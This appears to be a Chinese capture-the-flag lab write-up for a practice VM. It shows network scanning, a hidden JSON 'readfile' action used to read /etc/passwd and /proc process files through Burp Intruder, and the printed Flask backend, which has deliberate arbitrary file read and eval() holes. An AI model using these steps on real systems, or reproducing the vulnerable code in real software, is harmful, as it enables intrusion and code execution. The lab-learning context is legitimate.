> 靶机提示：flag 是用户的 ssh 密码

存活主机发现


```
┌──(npc㉿kali)-[~/mazesec/vm1]
└─$ sudo arp-scan -I eth2 192.168.6.0/24

192.168.6.153   08:00:27:5d:72:53       PCS Systemtechnik GmbH
```

目标 IP：192.168.6.153

TCP 全端口扫描

```
┌──(npc㉿kali)-[~/mazesec/vm1]
└─$ nmap -p- -sT 192.168.6.153

PORT     STATE SERVICE
80/tcp   open  http
222/tcp  open  rsh-spx
9000/tcp open  cslistener
```

nc 上去可以知道 222端口是 ssh 服务




```
┌──(npc㉿kali)-[~/mazesec/vm1]
└─$ nc 192.168.6.153 222
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u3

Protocol mismatch.
```

80 端口服务探测

常规目录扫描（如 dirsearch）未发现敏感路径

9000 端口服务探测

访问 9000 端口




CTF Arbitrator

Enter the JSON payload to send to both backend services (Python on 5000 and PHP on 8080).


JSON Payload:

注释里发现关键信息



```
▸ <div id="immersive-translate-browser-popup" style="all: ini
</html>
<!-- {"action":"readfile","file":"/etc/hosts"} -->
```

可以读取文件



Enter the JSON payload to send to both backend services (Python on 5000 and PHP on 8080).

JSON Payload:

```
{"action":"readfile","file":"/etc/hosts"}
```

Arbitration Verdict:

✅ **SUCCESS!** Responses from both services are identical.


```
{
    "content": "127.0.0.1\tlocalhost\n::1\tlocalhost ip6-localhost ip6-loopback\nfe00::0\tip6-localnet\nff00::0\tip6-mcastprefix\nff02::1\tip6-allnodes\nff02::2\tip6-allrouters\n172.17.0.2\t3fe9c1bb9e36\n",
    "filename": "/etc/hosts"
}
```

敏感文件读取

读取 /etc/passwd，有php、python、node 用户

```
{
    "content": "root:x:0:0:root:/root:/bin/sh\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/mail:/sbin/nologin\nnews:x:9:13:news:/usr/lib/news:/sbin/nologin\nuucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin\ncron:x:16:16:cron:/var/spool/cron:/sbin/nologin\nftp:x:21:21::/var/lib/ftp:/sbin/nologin\nsshd:x:22:22:sshd:/dev/null:/sbin/nologin\ngames:x:35:35:games:/usr/games:/sbin/nologin\nntp:x:123:123:NTP:/var/empty:/sbin/nologin\nguest:x:405:100:guest:/dev/null:/sbin/nologin\nnobody:x:65534:65534:nobody:/:/sbin/nologin\nphp:x:1000:1000:users:/home/php:/bin/sh\npython:x:1001:1001:users:/home/python:/bin/sh\nnode:x:1002:1002:users:/home/node:/bin/sh\n",
    "filename": "/etc/passwd"
}
```

根目录有 .dockerenv，当前环境为 docker容器


Enter the JSON payload to send to both backend services (Python on 5000 and PHP on 8080).

JSON Payload:

```
{"action":"readfile","file":"/.dockerenv"}
```

Arbitration Verdict:

✅ **SUCCESS!** Responses from both services are identical.


```
{
    "content": "",
    "filename": "/.dockerenv"
}
```

进程信息读取

尝试读取常规目录、文件，无果，无法读取到当前服务的源码

> /proc是一种伪文件系统（也即虚拟文件系统），存储的是当前内核运行状态的一系列特殊文件，用户可以通过这些文件查看有关系统硬件及当前正在运行进程的信息

尝试通过 虚拟文件系统 proc 读取进程信息， burp intrude 爆破进程 PID，读取进程id 1-50，通过响应包大小来判断哪些PID是有效的



目标 http://192.168.6.153:9000 [✓ 更新Host报头来匹配目标]

```
POST /submit HTTP/1.1
Host: 192.168.6.153:9000
Content-Length: 83
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Origin: http://192.168.6.153:9000
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed
-exchange;v=b3;q=0.7
Referer: http://192.168.6.153:9000/submit
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive

json_payload={"action":"readfile","file":"/proc/§pid§/status"}
```

长度:705

payload

Payload位置: 所有payload位置
Payload类型: 数值
Payload数量: 50
请求数量: 50

payload配置

生成给定范围内指定格式的有效数值内容。

数字范围


类型: [✓ 顺序] 随机
从: 1
到(To): 50
间隔: 1
数量:

数值格式

基数(Base): [✓ 十进制] Hex
整数最小位数: 0
整数最大位数: 2

可以看到进程id 1、19、21、24、25、26、27、28、29 的 status返回长度不同，读取到了进程相关的文件内容

```
/proc/1/status
/proc/19/status
/proc/21/status
/proc/24/status
/proc/25/status
/proc/26/status
/proc/27/status
/proc/28/status
/proc/29/status
```


3. Intruder attack of http://192.168.6.153:9000

结果 位置

捕获过滤：捕捉所有项目


视图过滤：显示所有条目

请求	payload	状态码	接收到响应	错误	超时	长度	注释
19	19	200	104			3476	
21	21	200	95			3473	
27	27	200	105			3471	
28	28	200	93			3471	
25	25	200	111			3470	
26	26	200	92			3470	
24	24	200	93			3469	
29	29	200	102			3469	
1	1	200	31			3461	
20	20	200	98			2522	
23	23	200	103			2522	
30	30	200	105			2522	
32	32	200	124			2522	
0		200	66			2332	

请求 响应

美化 Raw Hex

爆破这几个进程的 /proc/$pid/cmdline 文件，读取进程的启动命令，如果有相对路径，就可以尝试读取对应的文件


5. Intruder attack of http://192.168.6.153:9000

结果 位置


捕获过滤：捕捉所有项目

视图过滤：显示所有条目

请求	payload	状态码	接收到响应	错误	超时	长度	注释
30	30	200	94			2379	
19	19	200	93			2370	
20	20	200	100			2366	
1	1	200	41			2355	
23	23	200	101			2354	
21	21	200	107			2352	
24	24	200	100			2352	
25	25	200	93			2352	
26	26	200	102			2352	
27	27	200	115			2352	
28	28	200	107			2352	
29	29	200	92			2352	
0		200	25			2334	
10	10	200	109			2332	
11	11	200	100			2332	
12	12	200	104			2332	

读取到 python 进程的启动命令，使用绝对命令启动了python脚本

```
/usr/bin/python3 /code/agent/pyagent.py
```


5. Intruder attack of http://192.168.6.153:9000

结果 位置

捕获过滤：捕捉所有项目

视图过滤：显示所有条目

请求	payload	状态码	接收到响应	错误	超时	长度
30	30	200	94			2379
19	19	200	93			2370
20	20	200	100			2366
1	1	200	41			2355
23	23	200	101			2354
21	21	200	107			2352

请求 响应

美化 Raw Hex 页面渲染

```
        </h2>

        <p>
          ☐ **SUCCESS!** Responses from both services are identical.
        </p>
        <pre>
          {
          &#34;content&#34;: &#34;/usr/bin/python3\u0000/code/agent/pyagent.py\u0000&#34;,
          &#34;filename&#34;: &#34;/proc/30/cmdline&#34;
          }
        </pre>
```

同样，可以读取其他进程的启动命令

```
python3 /code/agent/pyagent.py
php -S 127.0.0.1:8080
sh /code/start.sh
python3 app.py
node node.js
```

源码文件读取

读取 /code/agent/pyagent.py 文件

✅ **SUCCESS!** Responses from both services are identical.

```
{
    "content": "from flask import Flask, request, jsonify\nimport os\nimport
sys\nfrom io import StringIO\n\napp = Flask(__name__)\n\n@app.route('/process',
methods=['POST'])\ndef process_action():\n    try:\n        data =
request.get_json()\n    except:\n        return jsonify({'error': 'Invalid JSON
input or missing \"action\" field.'}), 400\n\n    if not data or 'action' not in
data:\n        return jsonify({'error': 'Invalid JSON input or missing \"action\"
field.'}), 400\n\n    action = data['action']\n\n    if action == 'readfile':\n
if 'file' not in data:\n            return jsonify({'error': 'Missing \"file\"
parameter for readfile action.'}), 400\n\n        filename = data['file']\n\n
try:\n            with open(filename, 'r') as f:\n                content =
f.read()\n            return jsonify({\n                \"filename\":
filename,\n                \"content\": content\n            })\n
except FileNotFoundError:\n            return jsonify({\"error\": f\"File
'{filename}' not found or not readable\"}), 404\n        except Exception as e:\n
return jsonify({\n                \"error\": f\"Error reading file: {str(e)}\",\n
\"type\": type(e).__name__\n            }), 500\n\n    elif action == 'evalcode':\n
if 'code' not in data:\n            return jsonify({'error': 'Missing \"code\"
parameter for evalcode action.'}), 400\n\n        code_to_eval = data['code']\n\n
old_stdout = sys.stdout\n        redirected_output = StringIO()\n        sys.stdout
= redirected_output\n\n        result = None\n        error_type = None\n
error_message = None\n\n        try:\n            result = eval(code_to_eval)\n\n
except Exception as e:\n            error_type = type(e).__name__\n
error_message = str(e)\n        finally:\n            sys.stdout = old_stdout\n\n
captured_output = redirected_output.getvalue()\n\n        if error_type:\n
return jsonify({\n                \"error\": f\"Code execution error
({error_type}): {error_message}\",\n                \"type\": error_type\n
}), 500\n\n        return jsonify({\n            \"code\": code_to_eval,\n
\"result\": str(result),\n            \"output\": captured_output,\n
\"type\": str(type(result).__name__)\n        })\n\n    else:\n        return
jsonify({'error': 'Unknown action. Supported actions: readfile, evalcode.'}),
400\n\nif __name__ == '__main__':\n    app.run(debug=True, host='127.0.0.1',
port=5000)\n",
    "filename": "/code/agent/pyagent.py"
}
```

```python
from flask import Flask, request, jsonify
import os
import sys
from io import StringIO

app = Flask(__name__)

@app.route('/process', methods=['POST'])
def process_action():
    try:
        data = request.get_json()
    except:
        return jsonify({'error': 'Invalid JSON input or missing "action"
field.'}), 400

    if not data or 'action' not in data:
        return jsonify({'error': 'Invalid JSON input or missing "action"
field.'}), 400

    action = data['action']

    if action == 'readfile':
        if 'file' not in data:
            return jsonify({'error': 'Missing "file" parameter for readfile
action.'}), 400

        filename = data['file']

        try:
            with open(filename, 'r') as f:
                content = f.read()
                return jsonify({
                    "filename": filename,
                    "content": content
                })
        except FileNotFoundError:
            return jsonify({"error": f"File '{filename}' not found or not
readable"}), 404
        except Exception as e:
            return jsonify({
                "error": f"Error reading file: {str(e)}",
                "type": type(e).__name__
            }), 500

    elif action == 'evalcode':
        if 'code' not in data:
            return jsonify({'error': 'Missing "code" parameter for evalcode
action.'}), 400

        code_to_eval = data['code']

        old_stdout = sys.stdout
        redirected_output = StringIO()
        sys.stdout = redirected_output

        result = None
        error_type = None
        error_message = None

        try:
            result = eval(code_to_eval)
        except Exception as e:
            error_type = type(e).__name__
            error_message = str(e)
        finally:
            sys.stdout = old_stdout

        captured_output = redirected_output.getvalue()

        if error_type:
            return jsonify({
                "error": f"Code execution error ({error_type}): {error_message}",
                "type": error_type
            }), 500

        return jsonify({
            "code": code_to_eval,
            "result": str(result),
            "output": captured_output,
            "type": str(type(result).__name__)
        })

    else:
        return jsonify({'error': 'Unknown action. Supported actions: readfile, evalcode.'}), 400
